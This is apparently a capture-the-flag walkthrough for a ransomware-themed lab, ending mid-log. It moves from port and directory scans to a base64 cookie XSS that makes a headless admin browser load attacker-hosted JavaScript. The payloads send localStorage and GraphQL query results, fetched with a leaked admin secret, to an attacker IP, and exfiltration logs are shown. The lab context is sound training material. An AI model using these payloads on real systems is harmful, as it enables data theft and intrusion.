


Walkthrough

Story

One of your clients has been hacked by the Carpe Diem cyber gang and all their important files have been encrypted. They have hired you to help them recover an important file that they need to restore their backups. They have contacted the carpe diem cybergang and paid a ransom but have not heard anything back. The countdown timer is ticking since they visited and they are now running out of time to recover their data before the keys are deleted on the server. Can you retrieve the keys and help your client restore their data before time runs out?

File available for download in room?


File: /downloads/Database.carp

Recon

nmap-scan

Only port 80 open.

```
Nmap scan report for 192.168.16.72
Host is up, received user-set (0.00094s latency).
Not shown: 65534 closed ports
Reason: 65534 resets
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 128
Device type: general purpose
Running: Linux 2.4.X
```




Nikto

- NodeJS Express
- Cookie: countdown
- /downloads


```
---------------------------------------------------------------------------
+ Server: nginx
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Retrieved x-powered-by header: Express
+ Cookie countdown created without the httponly flag
+ Allowed HTTP Methods: GET, HEAD
+ OSVDB-3092: /downloads/: This might be interesting...
+ 7914 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2020-04-15 19:46:24 (GMT2) (32 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


Gobuster

```
===============================================================
2020/04/15 19:30:22 Starting gobuster
===============================================================
/images (Status: 301)
/downloads (Status: 301)
/stylesheets (Status: 301)
===============================================================
2020/04/15 19:45:43 Finished
===============================================================
```




Browsing website






/downloads

This page is here to provide a download link for an encrypted file (the one you need to recover). Intended to look like it is suppose to show up after payment. This page also contains programs for decrypting the file. Please note that this page is not part of the challenge, it is here to provide you with key information.






Source


Sourcecode reveals a javascript triggered by proof-button.


```
 ***      **$$$$$$$$$$uu **$***
          uuuu **$$$$$$$$$uuu
 u$$$uuu$$$$$$$$$uu **$$$$$$$$$$uuu$$$
 $$$$$$$$$$****           **$$$$$$$$$$*
   *$$$$$*                     **$$$$** </pre><h4></h4><h2>Your key will be deleted:</h2><h3>Thu Apr 16 2020 00
  var wallet = wallet;
  if (wallet.trim() === 'bc1q989cy4zp8x9xpxgwpznsxx44u0cxhyjjyp78hj'){
    alert('Hey! \n\nstupid is as stupid does...');
    return;
  }

var re = new RegExp("^([a-z0-9]{42,42})$");
if (re.test(wallet.trim())) {
  var http = new XMLHttpRequest();
  var url = 'http://c4rp3dl3m.net/proof/';
  http.open('POST', url, true);
  http.setRequestHeader('Content-type', 'application/json');
  var d = '{"size":42,"proof":"'+wallet+'"}';
  http.onreadystatechange = function() {
  if(http.readyState == 4 && http.status == 200) {
    //alert(http.responseText);
    }
    }
      http.send(d);
    } else {
    alert('Invalid wallet!');
    }
    }
</script><script>function clippy() {
var copyText = document.getElementById("pay");
copyText.select();
copyText.setSelectionRange(0, 99999)
document.execCommand("copy");
alert("Copied: " + copyText.value);
}</script><script>// Set the date we're counting down to
var countdown = document.cookie
var countdown = countdown.replace(/%3A/g, ":");
var countdown = countdown.replace("countdown=", "");

```



Proof

Adding c4rp3d13m.net to hostfile. The proof field has to be 42 characters long to be "valid".





Burp Repeater

Playing with XHR Post. Notice "size" parameter


```
POST /proof/ HTTP/1.1
Host: c4rp3d13m.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:76.0) Gecko/20100101
Accept: */*
Accept-Language: nb-NO,nb;q=0.9,no-NO;q=0.8,no;q=0.6,nn-NO;q=0.5,nn;q=0.4,en-US;q
Accept-Encoding: gzip, deflate
Content-type: application/json
Content-Length: 64
Origin: http://c4rp3d13m.net
Connection: close
Referer: http://c4rp3d13m.net/
Cookie: session=MTkyLjE2OC4xNi42NQ%3D%3D; countdown=2020-04-15T16%3A42%3A51.46182
DNT: 1

{"size":42,"proof":"bc1q989cy4zp8x9xpxgwpznsxx55c0cxhyjjyp78hj"}
```

The response just echoes the proof.

Response


Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 15 Apr 2020 18:32:33 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 50
Connection: close
X-Powered-By: Express
ETag: W/"32-WrKsrh8YdTUWgh4Z/oiEQ4vmt8k"
Last-Modified: Wednesday, 15-Apr-2020 18:32:33 UTC
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate, max-age=

bc1q989cy4zp8x9xpxgwpznsxx55c0cxhyjjyp78hj
```



Tampering with the "size" parameter

We needed a way to leak information. Made a vulnerability by unsafely allocating buffer in NodeJS and letting the attacker change the buffer size by altering the size parameter. This gives a memory leak. It displays randomly contents of memory. As one potentially would have to run this a lot of times to get exactly the information we wanted to leak, we hardcoded it at the end of the output. You will have to change the size to >= 400 to get it.





```
request.post({ headers: {'content-type' : 'application/json','x-hasura-admin-secret' : 's3cr3754uc35432' error connecting to http://192.168.150.10/v1/graphql/
```

Network not available


One can see that Hasura GraphQL might be used here, on a network not available. One can also see the Hasura Admin Secret is being used in the request header. Not best practise, one might say :-)

Nothing more to see here, move along…



Back to basics

Studying the main interface, reveals cookies. The countdown collects remaining life of encryption key. Is only set by the server. Not interesting.




But the session cookie is set AND read by the server. It is injectable.

It is reflected on a "admin-interface", accessed by a headless browser every minute.
This is the tricky part. It has to be base64 encoded and it cannot contain double quotation marks.

Inject a (base64 encoded) cookie that contains:

```
<script src='http://192.168.15.29:8000/p.js'></script>
```

Each visit by the headless browser will request and execute a p.js script hosted on the hacker machine (in this case, 192.168.15.29, listening on port 8000). As the database uses GraphQL, there are some payloads we can use to query the database. However, the results of our query is not echoed back, so we need to exfiltrate them ourselves, using XHR.



Payloads

First staged payload to do a bit recon on the "admin" browsing.

```
r=new XMLHttpRequest();
r.open("GET", "http://192.168.16.65/?q="+document.cookie);
r.send();
```

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.16.73 - - [16/Apr/2020 12:00:41] "GET /p.js HTTP/1.1" 200 -
192.168.16.73 - - [16/Apr/2020 12:01:12] "GET /?q= HTTP/1.1" 200 -
```

No cookies. Trying localStorage instead, gives us the first of two flags.

```
 var r=new XMLHttpRequest();
 r.open("GET", "http://192.168.16.65/?
q="+JSON.stringify(localStorage));
 r.send();
```


```
192.168.16.73 - - [16/Apr/2020 12:09:45] "GET /p.js HTTP/1.1" 200 -
192.168.16.73 - - [16/Apr/2020 12:09:51] "GET /?q=%7B%22secret%22:%22s3cr3754uc35432%22,%22flag1%22:%22THM%7BSo_Far_So_Good_So_What%7D%22%7D HTTP/1.1" 200 -
```

THM{ Redacted }

The first payload to retrieve the schema information from GraphQL looks like this:

```
var a = new XMLHttpRequest();
var d = '{"query":"{__schema{types{name}}}"}';
a.open("POST", "http://192.168.150.10:8080/v1/graphql/", true);
a.setRequestHeader('x-hasura-admin-secret','s3cr3754uc35432');
a.onreadystatechange=function() {
    if (this.readyState===4) {
        var b=new XMLHttpRequest();
        b.open('GET','http://192.168.15.29:8000/?
status='+this.status+'&localstorage='+btoa(JSON.stringify(localSt
orage))+'&data='+btoa(this.responseText),false);
        b.send();
    }
}
a.send(d);
```

The first XMLHttpRequest sends the POST to the GraphQL, with the additional header for authentication. When the results come back, the onreadystatechange function will do a GET request back to the attacker machine, and include data from localstorage and the query results as base64 encoded parameters. To complete this XSS injection, this payload needs to be base64 encoded and wrapped into the p.js file we refered to in the injected cookie.




Payloads, injection

The encoded and wrapped p.js file looks like this:

```
eval(atob('dmFyIGEgPSBuZXcgWE1MSHR0cFJlcXVlc3QoKTsKdmFyIGQgPSAney
JxdWVyeSI6IntfX3NjaGVtYXt0eXBlc3tuYW1lfX19In0nOwphLm9wZW4oIlBPU1Q
iLCAiaHR0cDovLzE5Mi4xNjguMTUwLjEwOjgwODAvdjEvZ3JhcGhxbC8iLCB0cnVl
KTsKYS5zZXRSZXF1ZXN0SGVhZGVyKCd4LWhhc3VyYS1hZG1pbi1zZWNyZXQnLCdzM
2NyMzc1NHVjMzU0MzInKTsKYS5vbnJlYWR5c3RhdGVjaGFuZ2U9ZnVuY3Rpb24oKS
B7CiAgICBpZiAodGhpcy5yZWFkeVN0YXRlPT09NCkgewogICAgICAgIHZhciBiPW5
ldyBYTUxIdHRwUmVxdWVzdCgpOwogICAgICAgIGIub3BlbignR0VUJywnaHR0cDov
LzEwLjIxMi4xMzQuMjAwOjgwMDAvP3N0YXR1cz0nK3RoaXMuc3RhdHVzKycmbG9jY
WxzdG9yYWdlPScrYnRvYShKU09OLnN0cmluZ2lmeShsb2NhbFN0b3JhZ2UpKSsnJm
RhdGE9JytidG9hKHRoaXMucmVzcG9uc2VUZXh0KSxmYWxzZSk7CiAgICAgICAgYi5
zZW5kKCk7CiAgICB9Cn0KYS5zZW5kKGQpOwo='));
```


Please note that you need to encode the base64 without linebreaks as well.



Payloads, exfiltration

If all goes well, our web server is hit with an exfiltration request:

```
192.168.16.73 - - [16/Apr/2020 12:23:14] "GET /?
status=200&localstorage=eyJzZWNyZXQiOiJzM2NyMzc1NHVjMzU0MzIiLCJmbGFnMSI6IlRITX
tTb19GYXJfU29fR29vZF9Tb19XaGF0fSJ9&data=eyJkYXRhIjp7Il9fc2NoZW1hIjp7InR5cGVzIj
pbeyJuYW1lIjoiQm9vbGVhbiJ9LHsibmFtZSI6IkZsb2F0In0seyJuYW1lIjoiSUQifSx7Im5hbWUi
OiJJbnQifSx7Im5hbWUiOiJJbnRfY29tcGFyaXNvbl9leHAifSx7Im5hbWUiOiJTdHJpbmcifSx7Im
